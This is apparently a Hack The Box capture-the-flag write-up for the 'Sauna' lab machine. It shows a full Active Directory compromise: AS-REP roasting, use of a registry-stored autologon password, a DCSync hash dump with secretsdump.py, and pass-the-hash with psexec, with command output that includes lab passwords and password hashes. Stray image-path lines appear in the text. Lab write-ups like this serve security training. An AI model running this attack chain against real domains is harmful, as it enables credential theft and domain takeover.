Sauna Writeup
written by ChefByzen
https://www.hackthebox.eu/home/users/profile/140851

User: fsmith

We begin the assessment with our usual nmap scan.

```
cmd: nmap -sV -sC 10.10.10.175 -v -oA nmap/scan
```

```
# Nmap 7.80 scan initiated Thu Mar 19 20:11:22 2020 as: nmap -sV -sC -v -oA nmap/scan 10.10.10.175
Nmap scan report for 10.10.10.175
Host is up (0.13s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-20 07:14:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.
, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.
, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the foll
owing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/19%Time=5E740A49%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h02m10s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-20T07:16:21
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 19 20:16:49 2020 -- 1 IP address (1 host up) scanned in 327.65 seconds
```

Looking at the results, we can see that this is a Windows machine with LDAP and Kerberos. There's usually something good in LDAP, so we'll look there first.

```
cmd: ldapsearch -x -h 10.10.10.175 -s base namingContexts
```

We see that egotistical-bank.local is the domain we are targeting. Adding this to our /etc/hosts file, we continue enumerating.

```
cmd: ldapsearch -x -h 10.10.10.175 -b "dc=egotistical-bank,dc=local"
```


Looking at the results, we find a user named Hugo Smith on the system. Armed with this name, we can attempt an ASREPRoast attack, hoping that he doesn't have Kerberos pre-authentication required. In order to do this, we need to create a list of his possible usernames like so.

```
root@kali:~/HTB/10.10.10.175# cat names
hugo
hugo.smith
hugosmith
hsmith
hugos
hugo-smith
hugo_smith
```


`cmd: while read NAME; do GetNPUsers.py egotistical-bank.local/$NAME -no-pass; done < names`

```
root@kali:~/HTB/10.10.10.175# while read NAME; do GetNPUsers.py egotistical-bank.local/$NAME -no-pass;
 done < names
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hugo
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hugo.smith
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hugosmith
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hsmith
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hugos
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hugo-smith
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hugo_smith
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

While we have a match, it appears that he won't be susceptible to this attack. However, we note that his name is "hsmith", which means other users might follow the same structure. Referring back to the nmap scan, we check out the website at port 80.



Judging by the landing page, the website belongs to Egotistical Bank. Using the knowledge we have, we can search for more employees on the "About Us" page. Surely enough, we have multiple new targets for our attack.



By adding their corporate usernames to our list, we can attempt the ASREPRoast attack on them as well.

```
cmd: while read NAME; do GetNPUsers.py egotistical-bank.local/$NAME -no-pass; done < employees
```

```
root@kali:~/HTB/10.10.10.175# cat employees | xargs -I % sh -c 'GetNPUsers.py egotistical-bank.local/% -no-pass'
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hsmith
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:79ba05fa2a288bca4e17974357273870$c2b750b33564911c3e0ae42012
4c55fc0110d5c9b33ce9a65f87c624228dd827bf9b7bbdf17f9de25ced29a000a497eb5059b72657e3777fc60249cd957d6eda6
fdeeb995a1203c0fee097cce5bcf654d13c0fc62d7aecce858f7317493dfa8edda4e4afe1c9d4473641a412fb878269eea2f65d
b9c2223bedbc3fb9c69be7e5f1cf9f5166af674cb1513554975O4afa288617d86bf0988c3b9be597286bf3644a4837b09f17ca6
4e831fa38fc4ccaedbe6806b172d3917a4cb32b628931bfc8b7dfc81aa993879335432f5623b2d04252f27ba29e87696c2c2b7e
ce20691447d3f29224627288bd248adec32c2582270bf468928ededa6c2292858ad74f3ebc
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for scoins
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for btaylor
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for hbear
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for skerb
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for sdriver
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Cracking the hash we found for fsmith, we see that his password is Thestrokes23. Using our favorite tool, evil-winrm, we may now log in as Fergus Smith.

```
cmd: evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175
```

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ipconfig;hostname;whoami

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::7c4a:b77d:d936:4d2d
   Link-local IPv6 Address . . . . . : fe80::7c4a:b77d:d936:4d2d%8
   IPv4 Address. . . . . . . . . . . : 10.10.10.175
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:7eaa%8
                                       fe80::250:56ff:feb9:8535%8
                                       10.10.10.2
SAUNA
egotisticalbank\fsmith
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
1b5520b98d97cf17f24122a55baf70cf
```

user.txt: 1b5520b98d97cf17f24122a55baf70cf

Privilege Escalation: svc_loanmgr

Beginning with basic Windows enumeration, we quickly find interesting results when looking for Default Passwords.

```
fsmith@sauna> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\
Winlogon"
```

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\W
inlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ    EGOTISTICALBANK
    DefaultUserName    REG_SZ    EGOTISTICALBANK\svc_loanmanager
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    scremoveoption    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0x8e3982368
    ShutdownFlags    REG_DWORD    0x80000027
    DisableLockWorkstation    REG_DWORD    0x0
    DefaultPassword    REG_SZ    Moneymakestheworldgoround!

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\UserDefaults
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\VolatileUserMgrKey
```

```
fsmith@sauna> net users
fsmith@sauna> net user svc_loanmgr
```

From this, we can see that svc_loanmanager is actually svc_loanmgr and that the account is a Remote Management User. Because of this, we can log into it via evil-winrm.


```
cmd: evil-winrm -u svc_loanmgr -p Moneymakestheworldgoround\! -i 10.10.10.175
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ipconfig; hostname; whoami

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::44e9:eb71:f57a:7954
   Link-local IPv6 Address . . . . . : fe80::44e9:eb71:f57a:7954%8
   IPv4 Address. . . . . . . . . . . : 10.10.10.175
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:7eaa%8
                                       fe80::250:56ff:feb9:8535%8
                                       10.10.10.2
SAUNA
egotisticalbank\svc_loanmgr
```

Root: Administrator

After basic enumeration, we decide to check Active Directory via BloodHound. In order to do this, we upload SharpHound.exe through evil-winrm.

```
svc_loanmgr@sauna> upload SharpHound.exe
svc_loanmgr@sauna> ./SharpHound.exe
```




Copying the data into BloodHound, we notice svc_loanmgr has DS-Replication-Get-Changes-All privilege on the domain egotistical-bank.local. This allows us to use secretsdump.py to find the administrator password hash.

```
cmd: secretsdump.py
egotistical-bank.local/svc_loanmgr:Moneymakestheworldgoround\!@10.10.10.175
```

```
root@kali:~/HTB/10.10.10.175# secretsdump.py egotistical-bank.local/svc_loanmgr:Moneymakestheworldgoround\!@10.10.10.175
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:f202e9779d957398b59766d929a2dce2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:5166f50cc0d84739a04f5320bbf9d6896a3923b79c74d626cc3236f2fed3439a
SAUNA$:aes128-cts-hmac-sha1-96:3c1943df60eb9a51157349e36e4b04e9
SAUNA$:des-cbc-md5:38e0255b10912a57
[*] Cleaning up...
```

The Administrator’s hash is all we need to gain access via either evil-winrm or psexec.

```
cmd: psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff
egotistical-bank.local/Administrator@10.10.10.175
```



root.txt: f3ee04965c68257382e31502cc5e881f

With that, we have fully compromised Sauna. Cheers!